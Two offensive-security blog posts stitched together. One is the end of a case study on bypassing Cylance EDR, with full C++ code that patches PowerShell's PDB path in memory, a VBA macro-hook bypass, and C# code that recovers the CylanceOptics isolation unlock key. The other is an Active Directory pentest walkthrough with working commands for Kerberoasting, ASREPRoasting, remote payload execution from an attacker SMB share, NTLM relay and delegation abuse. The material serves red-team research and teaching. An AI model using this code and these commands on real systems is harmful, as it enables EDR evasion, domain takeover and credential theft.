Another protection feature offered by Cylance is the option to disable a user’s ability to execute applications such as PowerShell. With this protection enabled, attempting to execute PowerShell will result in the following alert:

We already know from the above analysis that DLL’s are injected into a process as a way of allowing Cylance to analyse and deploy preventative measures. Knowing this, the DLL CyMemDef64.dll was analysed to identify if this was also providing the above restriction.
The first area of interesting functionality we see is a call to NtQueryInformationProcess which aims to determine the application’s executable name:

Once recovered, this is compared to a string of PowerShell.exe:

If we take the PowerShell.exe executable and rename this to PS.exe, we may expect to see this check bypassed… well not quite (believe us, this used to be the workaround for Cylance’s PowerShell protection before additional mitigations were added, long live Powercatz.exe). This indicates that there must be a further check being performed, which we find within the same function:

Here we see a reference to a string “powershell.pdb” which is passed to a function to determine if this reference appears within the PE debug directory. If this is found to be the case, another DLL is then loaded into the PowerShell process of CyMemDefPS64.dll, which is a .NET assembly responsible for the message displayed above.
So what if we were to modify the PowerShell executable’s PDB entry using something like a hex editor?


Cool, so now we now know just how Cylance is blocking PowerShell execution, but modifying a binary in this way isn’t ideal given that the file hash will be changed, and any signatures will likely be invalidated. How can we achieve the same effect without modifying the hash of the PowerShell executable? Well one way would be to spawn the PowerShell process and attempt to modify the PDB reference in memory.
To spawn PowerShell, we will use CreateProcess but with the flag CREATE_SUSPENDED. Once the suspended thread has been created, we will need to find the base address of the PowerShell PE in memory by locating the PEB structure. Then it is simply a case of traversing the PE file structure to modify the PDB reference before resuming execution. The code to do this looks like this:
#include <iostream>
#include <Windows.h>
#include <winternl.h>

typedef NTSTATUS (*NtQueryInformationProcess2)(
    IN HANDLE,
    IN PROCESSINFOCLASS,
    OUT PVOID,
    IN ULONG,
    OUT PULONG
);

struct PdbInfo
{
    DWORD     Signature;
    BYTE      Guid[16];
    DWORD     Age;
    char      PdbFileName[1];
};

void* readProcessMemory(HANDLE process, void *address, DWORD bytes) {
    char *alloc = (char *)malloc(bytes);
    SIZE_T bytesRead;
    ReadProcessMemory(process, address, alloc, bytes, &bytesRead);
    return alloc;
}

void writeProcessMemory(HANDLE process, void *address, void *data, DWORD bytes) {
    SIZE_T bytesWritten;
    WriteProcessMemory(process, address, data, bytes, &bytesWritten);
}

void updatePdb(HANDLE process, char *base_pointer) {
    // This is where the MZ...blah header lives (the DOS header)
    IMAGE_DOS_HEADER* dos_header = (IMAGE_DOS_HEADER*)readProcessMemory(process, base_pointer, sizeof(IMAGE_DOS_HEADER));
    // We want the PE header.
    IMAGE_FILE_HEADER* file_header = (IMAGE_FILE_HEADER*)readProcessMemory(process, (base_pointer + dos_header->e_lfanew + 4), sizeof(IMAGE_FILE_HEADER) + sizeof(IMAGE_OPTIONAL_HEADER));

    // Straight after that is the optional header (which technically is optional, but in practice always there.)
    IMAGE_OPTIONAL_HEADER *opt_header = (IMAGE_OPTIONAL_HEADER *)((char *)file_header + sizeof(IMAGE_FILE_HEADER));
    // Grab the debug data directory which has an indirection to its data
    IMAGE_DATA_DIRECTORY* dir = &opt_header->DataDirectory[IMAGE_DIRECTORY_ENTRY_DEBUG];
    // Convert that data to the right type.
    IMAGE_DEBUG_DIRECTORY* dbg_dir = (IMAGE_DEBUG_DIRECTORY*)readProcessMemory(process, (base_pointer + dir->VirtualAddress), dir->Size);
    // Check to see that the data has the right type
    if (IMAGE_DEBUG_TYPE_CODEVIEW == dbg_dir->Type)
    {
        PdbInfo* pdb_info = (PdbInfo*)readProcessMemory(process, (base_pointer + dbg_dir->AddressOfRawData), sizeof(PdbInfo) + 20);
        if (0 == memcmp(&pdb_info->Signature, "RSDS", 4))
        {
            printf("[*] PDB Path Found To Be: %s\n", pdb_info->PdbFileName);
            // Update this value to bypass the check
            DWORD oldProt;
            VirtualProtectEx(process, base_pointer + dbg_dir->AddressOfRawData, 1000, PAGE_EXECUTE_READWRITE, &oldProt);
            writeProcessMemory(process, base_pointer + dbg_dir->AddressOfRawData + sizeof(PdbInfo), (void*)"xpn", 3);
        }
    }
    // Verify that the PDB path has now been updated
    PdbInfo* pdb2_info = (PdbInfo*)readProcessMemory(process, (base_pointer + dbg_dir->AddressOfRawData), sizeof(PdbInfo) + 20);
    printf("[*] PDB path is now: %s\n", pdb2_info->PdbFileName);
}

int main()
{
    STARTUPINFOA si;
    PROCESS_INFORMATION pi;
    CONTEXT context;
    NtQueryInformationProcess2 ntpi;
    PROCESS_BASIC_INFORMATION pbi;
    DWORD retLen;
    SIZE_T bytesRead;
    PEB pebLocal;
    memset(&si, 0, sizeof(si));
    memset(&pi, 0, sizeof(pi));
    printf("Bypass Powershell restriction POC\n\n");
    // Copy the exe to another location
    printf("[*] Copying Powershell.exe over to Tasks to avoid first check\n");
    CopyFileA("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe", "C:\\Windows\\Tasks\\ps.exe", false);
    // Start process but suspended
    printf("[*] Spawning Powershell process in suspended state\n");
    CreateProcessA(NULL, (LPSTR)"C:\\Windows\\Tasks\\ps.exe", NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, "C:\\Windows\\System32\\", &si, &pi);
    // Get thread address
    context.ContextFlags = CONTEXT_FULL | CONTEXT_DEBUG_REGISTERS;
    GetThreadContext(pi.hThread, &context);
    // Resolve GS to linier address
    printf("[*] Querying process for PEB address\n");
    ntpi = (NtQueryInformationProcess2)GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQueryInformationProcess");
    ntpi(pi.hProcess, ProcessBasicInformation, &pbi, sizeof(pbi), &retLen);
    ReadProcessMemory(pi.hProcess, pbi.PebBaseAddress, &pebLocal, sizeof(PEB), &bytesRead);
    printf("[*] Base address of Powershell.exe found to be %p\n", pebLocal.Reserved3[1]);

    // Update the PDB path in memory to avoid triggering Cylance check
    printf("[*] Updating PEB in memory\n");
    updatePdb(pi.hProcess, (char*)pebLocal.Reserved3[1]);
    // Finally, resume execution and spawn Powershell
    printf("[*] Finally, resuming thread... here comes Powershell :D\n");
    ResumeThread(pi.hThread);
}
And when executed:
Office Macro Bypass
As discussed earlier, Office based VBA macro protection has been well implemented within Cylance (aside from the noted absence of Excel 4.0 support). If we reviewed the protection in detail, what we find is that a number of checks are added to the VBA runtime by implementing similar hooks as seen above. In this case however, the hooks are added to VBE7.dll which is responsible for exposing functionality such as Shell or CreateObject:

What was found however was that, should the CreateObject call succeed, no further checks are completed on the exposed COM object. This means that should we find another way to initialise a target COM object, we can walk right past Cylance’s protection.
One way to do this is to simply add a reference to the VBA project. For example, we can add a reference to “Windows Script Host Object Model”:

This will then expose the “WshShell” object to our VBA, and gets us past the hooked CreateObject call. Once this is completed, we find that we can resume with the normal Office macro tricks:

Bonus Round: CylanceOptics Isolation Bypass
Although we didn’t focus too much on CylanceOptics, it would be a shame not to take a cursory look at one of the interesting features that it offers.
A component of many EDR solutions is to provide the ability to isolate a host from the network if an analyst detects suspicious activity. In this event, should an attacker be using the host as an entry point into a network, it serves as an effective way to eliminate them from the network.
CylanceOptics provides such a solution, exposing a Lockdown option via the web interface:

Upon isolating a host, we find that an unlock key is provided:

As having the ability to reconnect a previously isolated host would prove extremely valuable to us during an engagement, we wanted to understand just how difficult this would be for an attacker who had compromised a host and did not possess such an unlock key.
The CylanceOptics assemblies were reviewed revealing an interesting obfuscated call to retrieve a registry value:

We find that this call retrieves the value from HKEY_LOCAL_MACHINE\SOFTWARE\Cylance\Optics\PdbP. The value is then passed to the .NET DPAPI ProtectData.Unprotect API:

Attempting to decrypt the registry value with the DPAPI master key for LOCAL SYSTEM results in a password being extracted. The code to show this can be found below:
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
namespace CyOpticseUnlock
{
    class Program
    {
        static void Main(string[] args)
        {
            var fixed = new byte[] {
            0x78, 0x6A, 0x34, 0x37, 0x38, 0x53, 0x52, 0x4C, 0x43, 0x33, 0x2A, 0x46, 0x70, 0x66, 0x6B, 0x44,
            0x24, 0x3D, 0x50, 0x76, 0x54, 0x65, 0x45, 0x38, 0x40, 0x78, 0x48, 0x55, 0x54, 0x75, 0x42, 0x3F,
            0x7A, 0x38, 0x2B, 0x75, 0x21, 0x6E, 0x46, 0x44, 0x24, 0x6A, 0x59, 0x65, 0x4C, 0x62, 0x32, 0x40,
            0x4C, 0x67, 0x54, 0x48, 0x6B, 0x51, 0x50, 0x35, 0x2D, 0x46, 0x6E, 0x4C, 0x44, 0x36, 0x61, 0x4D,
            0x55, 0x4A, 0x74, 0x33, 0x7E
            };
            Console.WriteLine("CyOptics - Grab Unlock Key\n");
            Console.WriteLine("[*] Grabbing unlock key from HKEY_LOCAL_MACHINE\\SOFTWARE\\Cylance\\Optics\\PdbP");
            byte[] PdbP = (byte[])Microsoft.Win32.Registry.GetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Cylance\\Optics", "PdbP", new byte[] { });
            Console.WriteLine("[*] Passing to DPAPI to unprotect");
            var data = System.Security.Cryptography.ProtectedData.Unprotect(PdbP, fixed, System.Security.Cryptography.DataProtectionScope.CurrentUser);
            System.Console.WriteLine("[*] Success!! Key is: {0}", ASCIIEncoding.ASCII.GetString(data));
        }
    }
}
Now we just need to pass this password over to CyOptics and we can resume network connectivity:
After exploring this a bit further, what we actually found was that although we were able to retrieve the key, if you were to simply execute the CyOptics command as LOCAL SYSTEM, you are not required to provide a key, allowing the disabling of network lockdow by simply executing the command:
CyOptics.exe control unlock -netThis blog post was written by Adam Chester and Dominic Chell.
Sursa: https://www.mdsec.co.uk/2019/03/silencing-cylance-a-case-study-in-modern-edrs/
-
Penetration Testing Active Directory, Part II
In the previous article, I obtained credentials to the domain three different ways. For most of this part of the series, I will use the rsmith user credentials, as they are low-level, forcing us to do privilege escalation.
Privilege escalation in Windows can of course come from a missing patch or unquoted service paths, but since this is pentesting AD, we’re going to exploit some AD things in order to elevate privileges.
With credentials to the network we now should do a little recon before we directly look to missing patch exploits. There’s a few tools and techniques that will help.
Phase II: Privilege Escalation & Reconnaissance
“Time spent on reconnaissance is seldom wasted.” – Arthur Wellesley
Tool: Bloodhound
One of my favorite tools is Bloodhound. Attackers think in graphs, so Bloodhound is an excellent tool because it literally maps out the domain in a graph, revealing relationships that are both intended and not intended. From an attacker perspective, this is interesting because it shows us targets.
I wrote a whole thing on Bloodhound, which can be read here, but I’ll show a tl;dr version.
Let’s assume you don’t have a session opened on a machine, but you have credentials. You can still use Bloodhound’s Python ingestor and remotely gather the data. It can in be installed via git
git clone https://github.com/fox-it/BloodHound.py.git
cd BloodHound.py/ && pip install .
Then can be ran by passing in the credentials, domain, and DC IP
bloodhound-python -d lab.local -u rsmith -p Winter2017 -gc LAB2008DC01.lab.local -c all

Once BH does it’s thing, it will store the data in the directory you ran it in, in .json format. Copy those files, then drag them into Bloodhound and you now have a pretty graph of the network. If you sort by “Shortest path to domain admin” you’ll get something similar to below
 AdminAlice is logged into a DC.
The power of this is that you can directly see what administrators are logged into what machines, giving you a next target. In a domain of hundreds or maybe even thousands of machines that will accept low-privilege credentials, you don’t want to waste time by just gathering other low-priv creds. This gives a target list, among many other things. Other uses can include identifying SQL servers that might have databases containing credentials, identifying what machines can be RDP’d into, and so much more. I encourage you to read more about it’s capabilities in depth here. I also encourage you to look at GoFetch, which automatically utilizes an attack plan drawn out by Bloodhound.
Attack: Kerberoasting | Tool: GetUserSPNs.py
With a target list and a domain controller identified, one way of privilege escalation is Kerberoasting. Kerberoasting is possible because service accounts are issued a Service Principal Name (SPN) within AD. It is possible then for any user to request a Kerberos ticket from the SPN, which has that accounts hashed password (In Kerberos 5 TGS-REP format). There are many different tools that can do Kerberoasting, but really you only need one tool.
GetUserSPNs.py is pretty self explanatory — it queries the target domain for SPNs that are running under a user account. Using it is pretty simple.
And now we have the hash to a service account. I load it into hashcat (GUI, of course) and select hash type 13100, as highlighted below
And it cracks within a few seconds
We now have the credentials to a service account, which usually results in access to the domain controller. Too easy? Let’s try other ways.
Attack: ASEPRoasting | Tool: Rubeus
ASEPRoasting is similar to Kerberoasting in the sense that we query accounts for TGTs, get the hash, then crack it, however in the case of ASEPRoasting there’s a very big caveat: Kerberos pre-authentication must be disabled, which is not a default setting. When you request a TGT, via a Kerberos AS-REQ message, you also supply a timestamp that is encrypted with your username and password. The Key Distribution center (KDC) then decrypts the timestamp, verifies the request is coming from that user, then continues with the authentication process. This is the pre-authentication process for Kerberos, which is obviously a problem for an attacker because we aren’t the KDC and cannot decrypt that message. Of course, this is by design, to prevent attacks, however if pre-authentication is turned off, we can send an AS-REQ to any user which will return their hashed password in return. Since pre-auth is enabled by default, it has to be manually turned off, so this is rare, however still worth mentioning.
 tsmith is susceptible to ASREPRoasting because ‘Do not require Kerberos preauthentication’ is checked.
To exploit this, we’ll use a tool called Rubeus. Rubeus is a massive toolset for abusing Kerberos, but for conducting ASREPRoasting, we care about this section. To use Rubeus, you first need to install Visual Studio. Once installed, download Rubeus and open the Rubeus.sln file with Visual studio.
By default, it will install in the Rubeus\bin\Debug\ file. cd into that directory, then run it:
.\Rubeus.exe asreproast

If no users have ‘Do not require Kerberos preauthentication’ checked, then there won’t be any users to roast. But if there is…

We then can get the hash for the user and crack it.
Keep in mind that the examples were done on a computer already joined to the domain, so if you were doing this from a computer not on the domain, you would have to pass in the domain controller, domain name, OUs, etc.
Tool: SILENTTRINITY
SILENTTRINITY is a new Command and Control (C2) tool developed by @byt3bl33d3r which utilizes IronPython and C#. You have the option to use MSBuild.exe, a Windows binary which builds C# code (which is also installed by default with Windows 10, as part of .NET) to run a command & control (C2) payload in an XML format, allowing the attacker to then use the underlying .NET framework to do as they please on the victim’s machine via IronPython, C#, and other languages.
Personally, SILENTTRINITY has replaced Empire in my toolkit and I wrote a guide on how to use it here. There’s still select areas where I’d prefer to have an Empire connection, but ST is also in an ‘alpha’ state, so that functionality will come. There’s three main reasons why ST has replaced Empire, in my opinion.
- Empire payloads are now being caught by Windows Defender, even when obfuscated (there’s ways around it, but still.)
- ST lives off the land
- You can elevate to SYSTEM privileges when executing the payload over CME with the –at-exec switch.
Below is a PoC in a fresh Windows 10 install, using a non-Domain Admin user’s credentials
 Account “tsmith” is only in the user’s group
 Code execution with tsmith’s credentials
I generate the XML payload in SILENTTRINITY, then host it on my SMB server via smbserver.py. If you’re confused on how to do that, follow my guide here. I then use CME to execute the command that will fetch the XML file on my attacker machine.
crackmapexec 192.168.218.60 -u tsmith -p Password! -d lab.local -x 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe \\192.168.218.129\SMB\msbuild.xml' --exec-method atexec
 CME executes the supplied command, which runs msbuild.exe and tells it to build the XML file hosted on my SMB server
I now have a session opened in ST

And listing the info for the session reveals my username is SYSTEM, meaning I escalated from user tsmith to SYSTEM, due to the fact that MSBuild.exe ran with the –exec-method atexec option, which uses Task Scheduler with SYSTEM privileges (or whatever the highest possible it) to run the command.
And of course, we then dump credentials and now have an administrator password hash which we can pass or crack.

Attack: PrivExchange
PrivExchange is a new technique (within the past month) that takes advantage of the fact that Exchange servers are over-permissioned by default. This was discovered by Dirkjann a little over a month ago and is now an excellent way of quickly escalating privileges.
It works by querying the Exchange server, getting a response back that contains the Exchange server’s credentials, then relaying the credentials in the response to the Domain Controller via ntlmrelayx, then modifying a user’s privileges so they can dump the hashes on the domain controller.
Setting this up was kind of a pain. Exchange 2013 is installed using the default methods on a Windows 2012 R2 server, and I made this modification to the PrivExchange python script to get it to work without a valid SSL certificate. After that, it ran fine.
First, start ntlmrelayx.py and point it to a DC, authenticate via LDAP and escalate privileges for a user.
ntlmrelayx.py -t ldap://192.168.218.10 --escalate-user rsmith
Then, run privexchange.py by passing in your attacker IP (-ah), the target, and user/password/domain.
python privexchange.py -ah 192.168.218.129 LAB2012DC02.lab.local -u rsmith -d lab.local -p Winter201
 Privexchange.py makes the API call to the echange
 ntlmrelayx relays the Exchange server’s credentials to the Master DC, then escalates rsmith’s privileges
 Using rsmith’s privileges to dump the hashes on the DC.
With the hashes to all users, they can now be cracked.
Side note: If you ever run Mimikatz and it gets caught by AV, secretsdump.py is an excellent alternative, as it doesn’t drop anything to disk.
Attack: Kerberos Unconstrained Delegation
Also from Dirk-jan, is an attack that takes advantage of default AD installs. Specifically, the fact that computers can, by default, change some attributes relating to their permissions such as msDS-AllowedToActOnBehalfOfOtherIdentity. This attribute controls whether users can login to (almost) any computer on the domain via Kerberos impersonation. This is all possible through relaying credentials. I’ve demonstrated mitm6 in part one, so I’ll use it again here, but relay the responses in a different way.
mitm6 -i ens33 -d lab.local

I then serve the WPAD file and relay the credentials over LDAPS to the primary DC while choosing the delegate access attack method.
ntlmrelayx.py -t ldaps://LAB2012DC01.lab.local -wh 192.168.10.100 --delegate-access
The victim opens IE, which sends out a WPAD request over IPv6, which the attacker (me) responds to and relays those credentials to the DC over LDAPS. A new computer is created and the delegation rights are modified so that the new ‘computer’ can impersonate any user on LABWIN10 (the victim) via the msDS-AllowedToActOnBehalfOfOtherIdentity attribute. So I now generate a silver ticket and impersonate the user ‘Administrator’.
getST.py -spn cifs/LABWIN10.lab.local lab.local/AFWMZ0DS\$ -dc-ip 192.168.10.10 -impersonate Administrator

I then logon to LABWIN10 with my silver ticket via secretsdump.py and dump the credentials.
To read more on silver ticket attacks and how they work, this is a good article.
Attack: Resource-based Constrained Delegation
Yes, more attacks due to the msDS-AllowedToActOnBehalfOfOtherIdentity attribute. @harmj0y made a post a few weeks ago on this. Essentially, if you’re able to change a computer object in AD, you can take over the computer itself. The only catch to this is there needs to be one 2012+ domain controller, as older versions do not support resource-based constrained delegation (RBCD). Elad Shamir breaks the entire attack down, including more about RBCD, in this article.
There’s three tools used for this:
This attack is then conducted on the Windows 10 machine with rsmith’s credentials. First, we set the executionpolicy to bypass so we can import and run scripts.
Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope CurrentUser
Then we check to see if we can modify discretionary access control lists (DACLs).
$AttackerSID = Get-DomainGroup Users -Properties objectsid | Select -Expand objectsid
Get-DomainObjectACL LAB2012DC01.lab.local | ?{$_.SecurityIdentifier -match $AttackerSID}
The above commands look up rights for the ‘Users’ SID, showing that the group has ‘Generate Write’ permissions on the object (the DC).
By default, this isn’t exploitable. This is abusing a potential misconfiguration an Administrator made; in this example it is the fact that the Admin added the “Users” group as a principal to the DC and allowed the GenericWrite attribute.
As a PoC, rsmith (who is in the “Users” group), cannot get into the DC.
What we do next is create a new computer account and modify the property on the domain controller to allow the new computer account to pretend to be anyone to the domain controller, all thanks to the msDS-allowedToActOnBehalfOfOtherIdentity. It’s possible for us to create a new computer account, because by default a user is allowed to create up to 10 machine accounts. Powermad has a function for it
New-MachineAccount -MachineAccount hackermachine -Password $(ConvertTo-SecureString 'Spring2017' -AsPlainText -Force)

We then add the new machine’s SID to the
msDS-allowedToActOnBehalfOfOtherIdentity attribute on the DC.$ComputerSid = Get-DomainComputer hackermachine -Properties objectsid | Select -Expand objectsid $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))" $SDBytes = New-Object byte $SD.GetBinaryForm($SDBytes, 0) Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}Then use Rubeus to get the NT password for our created machine.
.\Rubeus.exe hash /password:Spring2017 /user:hackermachine /domain:lab.local

Finally, we then impersonate a domain administrator (Administrator) using Rubeus’ service for user (S4U) process on the target DC.
.\Rubeus.exe s4u /user:hackermachine$ /rc4:9EFAFD86A2791ED001085B4F878AF381 /impersonateuser:Administrator /msdsspn:cifs/LAB2012DC01.lab.local /ptt

With the ticket imported, we can then access the domain controller.
